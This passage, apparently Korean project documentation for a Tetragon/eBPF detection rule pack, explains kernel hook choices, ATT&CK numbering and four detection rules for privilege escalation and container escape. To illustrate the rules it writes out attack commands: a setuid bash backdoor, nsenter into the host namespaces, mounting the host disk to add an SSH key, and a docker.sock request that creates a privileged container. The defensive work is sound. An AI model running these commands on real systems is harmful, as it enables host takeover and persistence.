이 성질은 파일 읽기에서 더 두드러진다. `security_file_permission` 하나에 `read`, `pread`, `mmap`, `sendfile`, `splice`, `copy_file_range`, 비동기 입출력, `io_uring`이 전부 모인다. 시스템콜 진입점 기준으로는 여덟 갈래지만 커널 내부에서는 한 지점이다.

여기에 `io_uring` 문제가 없진다. `io_uring`은 요청을 큐에 넣어두면 커널이 알아서 처리하는 방식이다. 이때 `sys_read` 같은 시스템콜 진입점을 아예 지나지 않는다. 시스템콜 진입점에 건 규칙은 원리상 못 잡는다. 반면 `security_file_permission`은 `io_uring` 경로도 지난다. 4장의 대조실험이 이 차이를 숫자로 보여준다.

둘째, 인자를 읽는 방식이 다르다. 시스템콜 진입점에서 보는 파일 경로는 프로그램 메모리 안에 있는 문자열이다. 관측기가 그것을 읽고 나서 커널이 실제로 파일을 여는 사이에 프로그램이 그 문자열을 바꿔치기할 수 있다. 검사한 값과 실제로 쓰인 값이 달라진다. 이런 틈을 TOCTOU라고 부른다. 검사 시점(time of check)과 사용 시점(time of use) 사이의 간격이라는 뜻이다. `security_` 함수에서 보는 값은 커널이 이미 해석해서 자기 안에 들고 있는 값이다. 바꿔치기할 수 없다.

셋째, 아키텍처 차이를 안 탄다. 시스템콜 번호와 목록은 CPU 종류마다 다르다. 이 프로젝트의 검증 환경인 aarch64 커널에는 `chmod`라는 이름의 시스템콜이 없다. `fchmod`와 `fchmodat`, `fchmodat2`가 있다. 시스템콜 진입점 기준으로 규칙을 쓰면 x86에서 만든 규칙이 ARM에서 안 맞는 일이 생긴다. 커널 내부 함수 이름은 아키텍처와 상관없이 같다.

정리하면 이렇다.

	시스템콜 진입점 (sys_)	커널 내부 LSM 혹 (security_)
덮는 범위	그 시스템콜 하나	같은 일을 하는 모든 경로
<code>io_uring</code> 우회	뚫린다	안 뚫린다
인자 신뢰도	바꿔치기 가능	커널이 쓰는 값 그대로
아키텍처 의존	있다	없다
커널 설정 의존	없다	일부 함수는 특정 설정 필요

마지막 줄이 대가다. `security_path_chmod`는 `CONFIG_SECURITY_PATH`가 켜진 커널에만 존재한다. 그 설정이 꺼진 커널에서는 규칙이 안 붙는다. 그래서 3장의 각 규칙에는 전제조건 항목이 붙어 있다.

다만 시스템콜 진입점 혹이 쓸모없다는 뜻은 아니다. `setns`나 `unshare`처럼 커널 내부에 모이는 지점이 딱히 없고 시스템콜 자체가 곧 그 행위인 경우에는 진입점에 거는 것이 맞다.

MITRE ATT&CK — 공격 기법에 붙이는 번호

알아야 하는 이유 — 공격을 만드는 쪽과 탐지하는 쪽이 같은 이름으로 말해야 채점이 성립한다. 그 이름이 ATT&CK 기법 번호다.

MITRE는 미국의 비영리 연구기관이다. ATT&CK은 이 기관이 실제 침해 사고에서 관찰된 공격 방법을 정리해 번호를 매긴 목록이다. 보안 업계가 공통으로 쓴다.

번호 읽는 법은 이렇다.

T1548	기법: 권한 상승 방식 통제 우회
T1548.001	하위기법: 그중에서도 <code>setuid/setgid</code> 비트를 쓰는 방식

T는 Technique의 첫 글자다. 점 뒤 세 자리가 하위기법 번호다. 이 프로젝트에서 다루는 번호는 이런 것들이다.

번호	이름	하는 일
T1548.001	Setuid and Setgid	파일에 <code>setuid</code> 비트를 붙여 권한을 올린다
T1552.001	Credentials In Files	파일에 저장된 자격증명을 읽는다
T1552.005	Cloud Instance Metadata API	클라우드 메타데이터 주소에서 자격증명을 받아온다
T1610	Deploy Container	컨테이너 런타임을 조작해 새 컨테이너를 띄운다
T1611	Escape to Host	컨테이너에서 호스트로 빠져나간다
T1620	Reflective Code Loading	디스크에 파일을 안 남기고 코드를 실행한다
T1105	Ingress Tool Transfer	공격 도구를 내려받아 실행한다
T1562.001	Impair Defenses	보안 도구를 무력화한다

번호가 필요한 이유는 채점이다. 생성 단계는 "T1611 공격 체인을 만들라"는 목표를 받는다. 실행 단계는 "T1611을 실행했다"고 기록한다. 탐지 단계의 이벤트에는 규칙 이름이 담긴다. 규칙 이름과 기법 번호를 잇는 것이 `rule_mapping.yaml`이다. 이게 없으면 실행 기록과 탐지 기록을 맞춰볼 수가 없다.

TracingPolicy YAML의 구조

알아야 하는 이유 — 3장은 이 문법으로 쓰인 파일 아홉 개를 읽는 장이다.

가장 작은 예제 하나로 전체 구조를 본다. `/etc/shadow` 파일을 여는 동작만 잡는 규칙이다.

```

apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "example-shadow-open"
spec:
  kprobes:
  - call: "security_file_open"
    syscall: false
    args:
    - index: 0
      type: "file"
    selectors:
    - matchArgs:
      - index: 0
        operator: "Equal"
        values:
        - "/etc/shadow"

```

security_file_open이 불릴 때 첫 번째 인자를 파일로 읽고, 그 경로가 /etc/shadow와 같을 때만 이벤트를 낸다. 한 줄씩 무슨 뜻인지 본다.

항목	뜻
apiVersion, kind	이 파일이 Tetragon의 TracingPolicy 형식이라는 표시. 항상 같다
metadata.name	규칙 이름. 이벤트에 이 이름이 실려 나온다. rule_mapping.yaml이 이 이름으로 기법 번호를 찾는다
spec.kprobes	불일 혹 목록. 한 파일에 여러 개를 넣을 수 있다
call	불일 함수 이름
syscall	false면 커널 함수 이름을 그대로 쓴다. true면 시스템콜 이름으로 지정한다는 뜻이고, Tetragon이 아키텍처별 접두사(x86은 <code>__x64_sys_</code> , ARM은 <code>__arm64_sys_</code>)를 알아서 붙인다
args	그 함수의 인자 중 무엇을 어떤 형태로 읽을지
index	몇 번째 인자인지. 0부터 센다
type	그 인자를 어떻게 해석할지. file은 파일 구조체에서 경로를 뽑아내라는 뜻이다
selectors	걸러내는 조건. 여기 적힌 조건에 맞는 호출만 이벤트가 된다
matchArgs	인자 값으로 거르는 조건
operator	비교 방식
values	비교할 값 목록. 하나라도 맞으면 통과한다

selectors를 안 쓰면 그 함수가 불릴 때마다 전부 이벤트가 된다. security_file_open은 시스템이 켜져 있는 동안 초당 수백 번 불린다. 조건 없이 쓰면 안 된다.

operator에 쓰는 비교 방식이 여러 개다. 3장에 나오는 것만 정리한다.

연산자	하는 일	쓰는 곳
Equal	값이 정확히 같은가	파일 경로, 소켓 경로
Prefix	앞부분이 같은가	/tmp/ 아래 전부
Mask	특정 비트가 켜져 있는가	권한 비트 검사
DAddr	목적지 IP 주소가 이 범위에 드는가	메타데이터 주소 접속

Mask가 조금 낯설다. 파일 권한은 숫자 하나에 여러 정보가 비트로 들어 있다. setuid 비트는 8진수 04000, 10진수로 2048이다. Mask 연산자에 2048을 주면 그 비트가 켜진 경우만 걸린다. chmod 755처럼 그 비트가 안 켜진 호출은 커널 안에서 걸러진다.

selectors 안에는 matchActions도 넣을 수 있다. 조건에 맞았을 때 관측만 하지 말고 무슨 조치를 하라는 지시다.

```
selectors:
- matchArgs:
  - index: 1
    operator: "Mask"
    values: ["2048"]
  matchActions:
  - action: Override
    argError: -1
```

두 번째 인자에 setuid 비트가 켜져 있으면 Override 조치를 하고, 그 함수가 -1을 반환하게 만든다는 뜻이다.

Override는 그 커널 함수가 오류를 반환하도록 값을 바꾼다. -1은 권한 없음(EPERM) 오류다. 이렇게 하면 커널이 실제 작업을 시작하기 전에 실패하므로 변경 자체가 일어나지 않는다. matchActions가 없으면 관측만 하고 공격은 그대로 진행된다. 이 프로젝트의 observe 규칙 아홉 개에는 matchActions가 없고, enforce 규칙 하나에만 있다. Override 대신 프로세스를 죽이는 Sigkill을 쓰면 어떻게 되는지, 왜 그게 문제인지는 3장에서 실측 결과와 함께 다룬다.

kprobe와 BPF LSM — 이 프로젝트가 kprobe를 쓰는 이유

알아야 하는 이유 — 3장의 규칙이 전부 kprobes 항목으로 쓰인 이유다. 차단 규칙이 왜 하나뿐인지의 배경이기도 하다.

eBPF 프로그램을 커널에 붙이는 방식이 여럿인데 여기서 갈리는 것은 둘이다.

kprobe는 커널 함수가 시작되는 자리에 관측기를 붙인다. 원래 용도가 디버깅과 관측이다. 어느 함수에든 붙일 수 있다는 것이 장점이다. security_로 시작하는 함수에도 붙는다.

BPF LSM은 커널이 보안 판정용으로 만들어둔 자리에 정식으로 붙는다. 프로그램이 허용 또는 거부를 반환하면 커널이 그 판정을 따른다. 차단이 원래 기능이다.

여기서 헷갈리기 쉬운 점을 짚는다. security_file_open 같은 LSM 혹 함수에 붙이는 것과 BPF LSM 방식으로 붙이는 것은 다르다. 앞의 것은 그냥 그 함수 자리에 관측기를 붙이는 kprobe다. 이 프로젝트는 LSM 혹 함수를 대상으로 삼되 붙이는 방식은 kprobe다.

kprobe를 쓴 이유는 선택이 아니라 환경 제약이다.

```
검증 환경 lima VM 'purplebpf'
CONFIG_BPF_LSM=y           커널은 BPF LSM을 지원하도록 빌드됨
부팅 파라미터 lsm=에 bpf 없음   그런데 부팅할 때 활성화가 안 됨
tetra probe → lsm: false       그래서 BPF LSM 프로그램을 붙일 수 없음
```

커널은 BPF LSM을 지원하도록 빌드됐다. 그런데 부팅할 때 켜지지 않았다. Tetragon이 확인해보면 쓸 수 없다고 나온다.

BPF LSM을 쓰려면 커널이 지원하는 것만으로는 부족하고 부팅 파라미터에 bpf가 들어가 있어야 한다. 이것을 바꾸려면 부팅 설정을 고치고 재부팅해야 한다. 관리형 쿠버네티스에서는 아예 못 한다. 클라우드 사업자가 노드의 부팅 파라미터를 안 열어준다.

그러니 이 제약은 실험실만의 문제가 아니다. 배포 가능성을 생각하면 kprobe가 맞는 선택이다. BPF LSM에 의존하는 룰팩은 커널 설정을 바꿀 수 있는 환경에서만 돌아간다.

대신 대가가 있다. 차단할 때 kprobe는 정식 거부 반환값을 쓸 수 없다. 함수 반환값을 오류로 바꾸는 Override에 의존해야 한다. 이게 모든 혹에서 잘 동작하는지는 함수마다 직접 돌려봐야 안다. 차단 규칙이 아직 하나뿐인 이유가 이것이다.

3-1. 탐지 규칙 상세 — 권한 상승과 탈출

룰팩의 관측 규칙 9종 가운데, 컨테이너 안에서 권한을 끌어올리거나 컨테이너 밖으로 나가려는 동작을 잡는 네 규칙을 먼저 본다. 네 규칙은 공격 순서상 이어져 있다. 권한을 얻고(T1548.001), 격리 경계를 넘고(T1611 네임스페이스), 호스트 디스크를 붙이고(T1611 마운트), 아예 컨테이너 런타임을 조종한다(T1610).

공통 용어

규칙을 읽기 전에 네 번 반복해서 나올 말을 먼저 정의한다.

용어	뜻
커널	파일, 메모리, 네트워크, 프로세스를 실제로 다루는 프로그램. 리눅스 자체를 말한다
시스템콜	프로그램이 커널에 일을 시키는 창구. 파일을 여는 <code>openat</code> , 권한을 바꾸는 <code>chmod</code> 가 각각 하나의 시스템콜이다
커널 내부 함수	시스템콜 창구를 지나 커널 안에서 불리는 함수. 여러 시스템콜이 같은 내부 함수를 지나는 경우가 많다
kprobe	커널 안 특정 함수에 멈춤점을 걸어, 그 함수가 불릴 때마다 인자를 꺼내 보는 커널 기능
TracingPolicy	Tetragon에 "어느 함수에 걸고 어떤 조건일 때만 알려라"를 적어주는 YAML 파일. 이 장에서 말하는 규칙이 곧 이 파일이다

`selectors`에 적은 조건은 커널 안에서 검사한다. 조건에 안 맞는 호출은 사용자 프로그램 쪽으로 아예 올라오지 않는다. 조건을 잘 쓰면 이벤트 양이 줄어든다. 조건 없이 걸면 커널이 부르는 모든 호출이 그대로 올라온다. 아래 네 규칙 중 둘은 조건이 있고 둘은 없는데, 그 차이가 곧 오탐 양의 차이이다.

규칙 1. `setuid` 비트 설정 — `t1548_001_setuid_bit_set`

가. `setuid` 비트로 남의 권한을 빌리는 공격

리눅스 파일에는 실행 권한 말고도 `setuid`라는 표시가 하나 더 있다. 이 표시가 켜진 프로그램은 누가 실행하든 파일 주인의 권한으로 돈다. 일반 사용자가 비밀번호를 바꿀 때 쓰는 `/usr/bin/passwd`가 대표적이다. 비밀번호 파일은 `root`만 고칠 수 있다. 그런데 `passwd`에 `setuid`가 켜져 있고 주인이 `root`라서, 일반 사용자가 실행해도 그 순간만 `root` 권한으로 동작한다.

공격자는 이 구조를 그대로 쓴다. 어떤 이유로든 잠깐 `root` 권한을 잡았다면 셸을 복사해두고 표시를 켜다.

```
cp /bin/bash /tmp/.b
chmod u+s /tmp/.b      # setuid 비트를 켜다
```

셸을 `/tmp/.b`로 복사하고 그 사본에 `setuid`를 켜다. 이렇게 해두면 나중에 일반 사용자로 돌아와도 `/tmp/.b -p`를 실행하는 순간 다시 `root`가 된다. 처음 침투 경로가 막혀도 권한이 남는다. 컨테이너 안이라면 호스트와 파일시스템을 공유하는 마운트 지점에 이런 파일을 심는다. 그러면 컨테이너 밖까지 권한을 끌고 나갈 수 있다.

잡아야 할 순간은 실행 시점이 아니라 비트를 켜는 순간이다. 파일을 다 만들어두고 며칠 뒤에 실행하면 두 사건 사이에 연결이 끊긴다.

나. 규칙 전문

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "t1548-001-setuid-bit-set"
spec:
  kprobes:
    - call: "security_path_chmod"
      syscall: false
      args:
        - index: 0
          type: "path"
        - index: 1
          type: "int"
      selectors:
        - matchArgs:
            - index: 1
              operator: "Mask"
              values:
                - "2048" # S_ISUID (04000)
                - "1024" # S_ISGID (02000)
```

다. 코드 한 줄씩 읽기

`call: "security_path_chmod"` — 멈춤점을 걸 대상이다. 커널이 파일 권한을 바꾸기 직전에 부르는 내부 함수 이름이다.

`syscall: false` — 위에 적은 이름이 시스템콜이 아니라 커널 내부 함수라는 표시다. 이 값이 `true`면 Tetragon이 이름 앞에 아키텍처별 접두사를 붙인다. x86에서는 `__x64_sys_`, ARM에서는 `__arm64_sys_` 가 붙는다. 내부 함수에는 그런 접두사가 없으므로 `false`다.

`args` — 그 함수가 받는 인자 중 무엇을 꺼내 볼지 정한다. `index`는 몇 번째 인자인지, `type`은 그 인자를 어떻게 해석할지다.

index	type	실제 값
0	path	권한을 바꾸는 대상 파일의 경로
1	int	새로 넣을 권한 값

`type`을 `path`로 적으면 Tetragon이 커널의 경로 구조체를 읽어 사람이 읽을 수 있는 경로 문자열로 바꿔 준다. 프로그램이 상대 경로로 `chmod u+s .b`를 불러도 이벤트에는 절대 경로가 찍힌다.

`selectors` 아래 `matchArgs`가 조건이다. 1번 인자, 즉 새 권한 값에 `Mask` 연산을 건다. Mask는 비트 단위 검사다. 값과 인자를 겹쳐 보고 겹치는 비트가 하나라도 있으면 조건이 맞는 것으로 본다.

values	8진수	이름	뜻
2048	04000	S_ISUID	실행할 때 파일 주인의 권한으로 동작
1024	02000	S_ISGID	실행할 때 파일 그룹의 권한으로 동작

리눅스 권한 값은 원래 8진수로 쓴다. `chmod 4755` 의 맨 앞 4가 `setuid`다. 8진수 04000을 10진수로 바꾸면 2048, 02000은 1024다. YAML에는 10진수로 적어야 해서 이 숫자가 들어간다.

이 조건 덕분에 `chmod 755`, `chmod 644` 같은 평범한 권한 변경은 커널 안에서 걸려진다. `setuid`나 `setgid` 비트가 켜진 `chmod`만 이벤트로 올라온다.

라. security_path_chmod를 고른 이유

권한을 바꾸는 시스템콜은 하나가 아니다.

시스템콜	대상 지정 방식
<code>chmod</code>	경로 문자열
<code>fchmod</code>	이미 열어둔 파일 번호
<code>fchmodat</code>	기준 디렉터리 + 상대 경로

시스템콜 창구에 규칙을 걸면 세 곳에 각각 걸어야 한다. 하나를 빠뜨리면 그 경로로 들어온 공격은 그냥 통과한다. 세 개 모두 커널 안에서 `security_path_chmod` 한 곳을 지난다. 그래서 여기 한 번 걸면 이 경로들이 전부 덮인다.

인자 해석도 이쪽이 유리하다. `fchmod`는 파일 번호만 넘기므로 시스템콜 진입점에서는 어떤 파일인지 알 수 없다. 커널 내부까지 들어오면 번호가 이미 경로 구조체로 풀려 있어서 실제 파일 경로를 그대로 얻는다.

한 가지 덧붙이면, 이 기법은 `io_uring`으로 우회할 수 없다. `io_uring`은 커널에 작업을 큐로 밀어 넣는 비동기 입출력 방식이다. 메인라인 커널의 옴코드 65개(0~64)를 전부 확인한 결과 `chmod` 계열이 하나도 없다. 파일을 열고 읽고 쓰는 일은 `io_uring`으로 되지만 권한 변경은 안 된다.

마. 전제조건과 오탐

전제조건은 커널 빌드 옵션이다. `CONFIG_SECURITY_PATH=y` 로 빌드한 커널에만 `security_path_chmod` 함수가 있다. 이 옵션이 꺼진 커널에서는 함수 자체가 없어 정책이 붙지 않는다. 검증 환경(Ubuntu 26.04, 커널 7.0.0-28-generic, aarch64)에서는 켜져 있는 것을 확인했다.

오탐은 두 군데서 나온다. 첫째, 컨테이너 이미지를 만들 때 패키지를 설치하면 `setuid` 바이너리가 정상적으로 생긴다. 둘째, 이 규칙에는 컨테이너 안에서 일어난 일만 보라는 조건이 없다. 호스트에서 일어난 `chmod`도 그대로 잡힌다. Mapper 단계에서 컨테이너 ID가 비어 있는 이벤트를 버리는 것이 현실적인 해법인데 아직 안 넣었다. 지금 Mapper는 컨테이너 ID가 비어 있어도 그대로 기록한다.

같은 이름의 차단판이 `enforce/` 에 따로 있다. 혹과 인자와 필터가 전부 같고 동작만 다르다. 거기서 실측으로 확인한 내용은 차단 규칙 장에서 따로 다룬다.

규칙 2. 네임스페이스 변경 — `t1611_namespace_change`

가. 컨테이너 격리를 만드는 것과 그것을 푸는 공격

컨테이너가 호스트와 분리되어 보이는 이유는 가상 기계를 돌려서가 아니다. 커널은 하나뿐이고, 그 커널이 프로세스마다 다른 목록을 보여주는 것뿐이다. 프로세스 번호 목록, 마운트 목록, 네트워크 장치 목록을 따로 만들어 붙이면, 그 안의 프로그램은 자기 것만 보게 된다. 이 목록 묶음이 네임스페이스다.

그러니 컨테이너 탈출은 목록을 갈아 끼우는 일이다. 방법이 두 가지다.

- `setns`: 이미 있는 다른 네임스페이스로 들어간다. 호스트의 1번 프로세스가 쓰는 네임스페이스로 갈아타면 호스트 그 자체를 보게 된다.
- `unshare`: 새 네임스페이스를 만들어 자기가 거기서 빠져나온다. 주로 사용자 네임스페이스를 새로 만들어 그 안에서 `root`가 된다. 그 다음 원래는 못 쓰던 커널 기능을 쓴다.

`privileged`로 뜯 컨테이너에서 흔히 쓰는 한 줄이 이것이다.

```
nsenter -t 1 -m -u -i -n -p /bin/bash
```

호스트 1번 프로세스의 마운트, 호스트이름, IPC, 네트워크, 프로세스 네임스페이스로 전부 갈아타고 셸을 띄운다. `nsenter`가 내부에서 부르는 것이 `setns`다.

나. 규칙 전문

공통 머리말(`apiVersion`, `kind`, `metadata`, `spec.kprobes`)은 규칙 1과 같은 형식이라 아래에서는 혹 부분만 실는다.

```
- call: "sys_setns"
  syscall: true
  tags: [ "T1611", "pbpf:single" ]
  args:
    - index: 0
      type: "int"
    - index: 1
      type: "int"
- call: "sys_unshare"
  syscall: true
  tags: [ "T1611", "pbpf:single" ]
  args:
    - index: 0
      type: "int"
```

다. 코드 한 줄씩 읽기

`syscall: true` 가 규칙 1과 다른 점이다. 여기서는 커널 내부 함수가 아니라 시스템콜 창구 자체에 건다.

`sys_setns` 라고만 적으면 Tetragon이 아키텍처에 맞는 접두사를 붙인다. x86에서는 `__x64_sys_setns`, ARM에서는 `__arm64_sys_setns` 를 찾는다. 규칙 파일을 아키텍처별로 나눌 필요가 없다.

setns의 인자는 두 개다.

index	실제 값
0	들어갈 네임스페이스를 가리키는 파일 번호. <code>/proc/1/ns/mnt</code> 같은 파일을 열어서 얻는다
1	어떤 종류의 네임스페이스인지 지정하는 값. 0이면 파일이 가리키는 종류를 그대로 따른다

unshare의 인자는 하나다. 어떤 네임스페이스를 새로 만들지 비트로 지정하는 값이다.

`tags` 는 이벤트에 함께 실려 나가는 표시 문자열이다. `T1611` 은 ATT&CK 기법 번호이고, `pbpf:single` 은 이 규칙에 대조군 짝이 없다는 표시다. `io_uring` 대조실험 대상인 규칙에는 대신 `pbpf:treatment` 가 붙는다. 다만 표시가 일관되게 붙어 있지는 않다. 자세한 것은 4.7에서 다룬다.

selectors가 없다. 조건 없이 모든 호출을 이벤트로 올린다는 뜻이다.

라. 시스템콜 창구를 고른 이유, 조건을 안 건 이유

setns와 unshare는 커널 안에서 하나의 공통 지점으로 모이지 않는다. 각자 하는 일이 달라서, 굳이 내부로 들어가면 오히려 여러 함수로 갈라진다. 반대로 시스템콜은 딱 두 개뿐이라 창구에 거는 것이 가장 짧다.

조건을 안 건 이유는 이 동작 자체가 이미 충분히 드문 신호이기 때문이다. 웹 서버든 데이터베이스든, 컨테이너 안에서도 보통의 애플리케이션은 setns와 unshare를 평생 한 번도 부르지 않는다. 어떤 네임스페이스로 가려 했는지, 어떤 플래그를 줬는지로 조건을 좁히면 변종을 놓친다. 부른 사실 자체를 그대로 올리는 편이 낫다.

마. 전제조건과 오탐

전제조건은 권한이다. setns와 unshare는 대부분 `CAP_SYS_ADMIN`이라는 권한을 요구한다. 이 권한이 없으면 시스템콜이 `EPERM`으로 실패한다. 다만 실패한 호출도 커널 진입은 하므로 이벤트 자체는 뜬다.

이 지점에서 실제 싸이클을 돌리다 문제를 하나 만났다. 씨앗 체인이 마운트와 PID 네임스페이스를 요청하는 unshare였고, 권한이 없어 시스템콜이 실패했다. 그래서 첫 싸이클의 T1611을 미탐이 아니라 INVALID로 뺐다. 판정을 셋으로 나눈 이유는 5.2에서 다룬다.

오탐의 주범은 컨테이너 런타임 자신이다. runc가 컨테이너를 하나 만들 때마다 네임스페이스를 여러 개 새로 만들고 갈아탄다. 컨테이너 안에서 일어난 일만 보도록 제한하는 조건이 이 규칙에 없다. 그래서 호스트의 runc 활동이 전부 올라온다. 여기서 곧바로 규칙에 예외를 넣으면 안 된다. 특정 실행 파일을 제외 목록에 넣는 방식으로 막으면 그 실행 파일을 흉내 낸 진짜 공격까지 같이 죽는다. 다 수집한 뒤 후처리에서 거르는 쪽이 맞다.

규칙 3. 호스트 파일시스템 마운트 — t1611_host_mount

가. 경계를 넘은 다음에 하는 일

네임스페이스를 갈아탄 것만으로는 아직 아무것도 바꾸지 못한다. 보는 목록이 달라졌을 뿐이다. 실제로 호스트 파일에 손을 대려면 호스트 디스크를 자기 파일 트리 어딘가에 붙여야 한다. 이 붙이는 동작이 마운트다.

리눅스에는 드라이브 문자가 없다. 저장 장치든 디렉터리든, 파일 트리의 특정 위치에 붙여야 접근할 수 있다.

`/dev/sda1`이라는 장치를 `/mnt`에 붙이면 그때부터 `/mnt`아래로 그 장치 내용이 보인다.

```
mount /dev/sda1 /mnt          # 호스트 루트 디스크를 붙인다
echo '...' >> /mnt/root/.ssh/authorized_keys
```

호스트 루트 디스크를 `/mnt`에 붙이고, 호스트 root의 SSH 공개키 목록에 자기 키를 덧붙인다. 그 뒤로는 정상 로그인으로 들어온다. 컨테이너를 지워도 남는다.

마운트가 필요한 탈출 경로가 또 있다. cgroup이라는 자원 제한 장치의 설정 파일에 호스트에서 실행될 프로그램 경로를 적어두는 기법이다. 그러려면 cgroup 파일시스템을 먼저 마운트해야 한다. 어느 쪽이든 마운트를 지난다.

나. 규칙 전문

```
- call: "security_sb_mount"
  syscall: false
  tags: [ "T1611", "bpbf:single" ]
  args:
    - index: 0
      type: "string"
    - index: 1
      type: "path"
```

다. 코드 한 줄씩 읽기

`security_sb_mount`는 커널이 마운트를 실제로 수행하기 직전에 부르는 내부 함수다. 이름의 sb는 슈퍼블록, 즉 파일시스템 한 벌을 뜻한다. 시스템콜이 아니므로 `syscall: false`다.

index	type	실제 값
0	string	붙일 대상. 장치 이름(<code>/dev/sda1</code>)이나 원본 경로
1	path	붙일 위치. 마운트 지점 경로

0번을 `string`으로, 1번을 `path`로 받는 이유가 있다. 0번은 사용자가 넘긴 문자열 그대로다. 파일시스템 종류에 따라서는 장치가 아예 없어서 `proc`이나 `none` 같은 아무 문자열이 오기도 한다. 반면 1번은 커널이 이미 실제 위치로 해석해둔 값이라 경로 구조체로 읽을 수 있다.

selectors가 없어 모든 마운트가 이벤트로 올라온다.

라. security_sb_mount를 고른 이유

sys_mount 에 거는 선택지가 있었다. 그렇게 하지 않은 이유는 인자 때문이다. 시스템콜 창구에서는 두 인자 모두 사용자 메모리에 있는 문자열 포인터다. 상대 경로로 부르면 상대 경로 그대로 찍힌다. 커널 내부까지 들어오면 마운트 지점이 이미 해석된 형태라 실제로 어디에 붙는지가 바로 나온다. 무엇을 어디에 붙였는지가 이 규칙의 전부이므로 이 차이가 크다.

한 가지 아직 확인하지 못한 점이 있다. 리눅스에는 fsopen , fsmount , move_mount 를 조합하는 새 마운트 방식이 따로 있다. 이 경로는 security_sb_mount 가 아니라 security_move_mount 같은 별도 혹은 지날 가능성이 높다. 그러면 io_uring과 같은 종류의 우회 구멍이 된다. 아직 실측하지 않았으므로 확인이 필요한 항목으로 남겨둔다.

마. 전제조건과 오탐

전제조건은 규칙 2와 같다. 마운트에도 CAP_SYS_ADMIN이 필요하다. Executor 컨테이너에는 이 권한이 없어 T1611은 아직 실제 측정을 못 했다.

이 규칙은 단독으로 쓰면 신호가 약하다. 컨테이너 하나가 뜰 때마다 runc가 /proc , /sys , /dev 를 비롯해 십수 개를 마운트한다. 그래서 이 규칙은 앞의 네임스페이스 규칙과 짝으로 본다. 같은 프로세스에서 네임스페이스 변경이 먼저 뜨고 곧이어 마운트가 뜨면 탈출 시도로 판정한다. 마운트만 단독으로 뜬 것은 배경 소음으로 보는 편이 맞다.

규칙 4. 런타임 제어 소켓 접속 — t1610_runtime_socket_connect

가. 컨테이너 안에서 컨테이너를 만드는 공격

도커에서 docker run 을 치면 그 명령이 직접 컨테이너를 만드는 것이 아니다. 명령은 백그라운드에서 도는 도커 데몬에게 전달된다. 데몬이 root 권한으로 실제 작업을 한다. 이 전달 통로가 /var/run/docker.sock 이라는 파일이다.

이 파일은 유닉스 도메인 소켓이다. 같은 기계 안의 두 프로그램이 주고받는 통로인데, 네트워크 주소 대신 파일 경로로 서로를 찾는다. 파일처럼 보이지만 안에 내용이 있는 것은 아니다.

문제는 CI 도구나 모니터링 도구가 이 소켓을 컨테이너 안에 넣어주는 관행이다. 컨테이너 안에서 도커를 쓰려면 그 방법밖에 없어서다. 그런데 소켓이 안에 들어온 순간, 컨테이너 안의 프로그램은 데몬에게 아무 명령이나 보낼 수 있다.

```
curl --unix-socket /var/run/docker.sock -X POST \
  -H 'Content-Type: application/json' \
  -d '{"Image":"alpine","Cmd":["sh"],
    "HostConfig":{"Binds":["/:/host"],"Privileged":true}}' \
  http://localhost/containers/create
```

호스트 루트 디렉터리 전체를 /host 에 붙인 특권 컨테이너를 새로 만들라는 요청이다. 이 컨테이너에 들어가면 /host 아래가 호스트 전체다. 즉 이 소켓에 붙을 수 있다는 것은 호스트 root 권한을 가진 것과 같다. 격리를 뚫는 게 아니라 격리를 만드는 쪽에 부탁하는 방식이라 앞의 두 규칙과 성격이 다르다.

containerd와 CRI-O도 같은 구조의 소켓을 쓴다.

나. 규칙 전문

```
- call: "unix_stream_connect"
  syscall: false
  args:
  - index: 1
    type: "sockaddr_un"
  selectors:
  - matchArgs:
    - index: 1
      operator: "Equal"
      values:
      - "/var/run/docker.sock"
      - "/run/docker.sock"
      - "/var/run/containerd/containerd.sock"
      - "/run/containerd/containerd.sock"
      - "/var/run/crio/crio.sock"
      - "/run/crio/crio.sock"
```

다. 코드 한 줄씩 읽기

`unix_stream_connect` 는 유닉스 도메인 소켓으로 연결을 맺을 때 커널이 부르는 내부 함수다. 시스템콜이 아니므로 `syscall: false` 다.

`index: 1, type: "sockaddr_un"` — 접속하려는 상대 소켓의 주소다. `sockaddr_un`은 유닉스 도메인 소켓 주소를 담는 커널 구조체 이름이고, 그 안에 경로 문자열이 들어 있다. Tetragon이 이 구조체를 읽어 경로를 꺼내 준다.

0번 인자는 아예 선언하지 않았다. 접속을 거는 쪽 소켓인데 판정에 쓸 정보가 없어서 뺐다. `args`에 적지 않으면 커널에서 읽지도 않는다.

`operator: "Equal"` 은 문자열이 정확히 같은지 본다. `values`에 적힌 여섯 개 중 하나와 완전히 일치할 때만 이벤트가 올라온다. 경로가 여섯 개인 이유는 배포판마다 위치가 다르기 때문이다. `/run` 이 실제 위치이고 `/var/run` 은 거기로 가는 링크인 경우가 많다. 프로그램이 어느 쪽 문자열을 썼는지가 그대로 주소에 남으므로 둘 다 적어야 한다.

라. 두 번의 실측으로 바뀐 규칙

이 규칙은 처음 설계대로 만들었다가 두 번 고쳤다. 둘 다 문서에 나오지 않고 직접 돌려봐야 알 수 있는 내용이다.

첫 번째. 처음에는 `security_file_open` 으로 잡으려 했다. 소켓도 파일 경로를 가지니 파일 열기 후에 걸릴 것이라고 생각했다. 컨테이너 안에서 `docker.sock`에 `curl`을 실제로 쏘 보니 결과가 이랬다.

```
security_file_open → runc의 바인드 마운트 1건만 잡힘
                    curl 자신은 0건
```

이유는 간단하다. 유닉스 도메인 소켓은 `open()` 으로 여는 것이 아니다. `socket()` 으로 통로를 만들고 `connect()` 로 상대 경로를 지정해 붙는다. 파일을 여는 경로를 한 번도 지나지 않으니 파일 열기 후에 걸릴 수가 없다. 그래서 접속 지점인 `unix_stream_connect` 로 바꿨다. 소켓 파일이 컨테이너에 마운트되어 들어오는 순간(runc가 한 일)은 잡히는데 정작 그것을 쓰는 순간은 안 잡히는, 방향이 반대로 된 규칙이었다.

두 번째. 경로 목록을 여섯 줄 나열하는 대신 `Postfix` 연산자로 `.sock` 이나 `docker.sock` 처럼 끝부분만 비교하려 했다. Tetragon 1.7.0에서 이 조합은 동작하지 않았다.

```
Postfix + sockaddr_un → 0건
Equal   + sockaddr_un → 정상 탐지
```

`Postfix`가 `sockaddr_un` 타입에서 먹지 않는다. `Prefix`는 동작한다. Tetragon 1.7.0에서 실측으로 확인된 것은 `Postfix`가 안 된다는 것뿐이다. 그래서 접미사로 줄이지 못하고 경로를 전부 나열하는 지금 형태가 됐다.

마. 전제조건과 한계

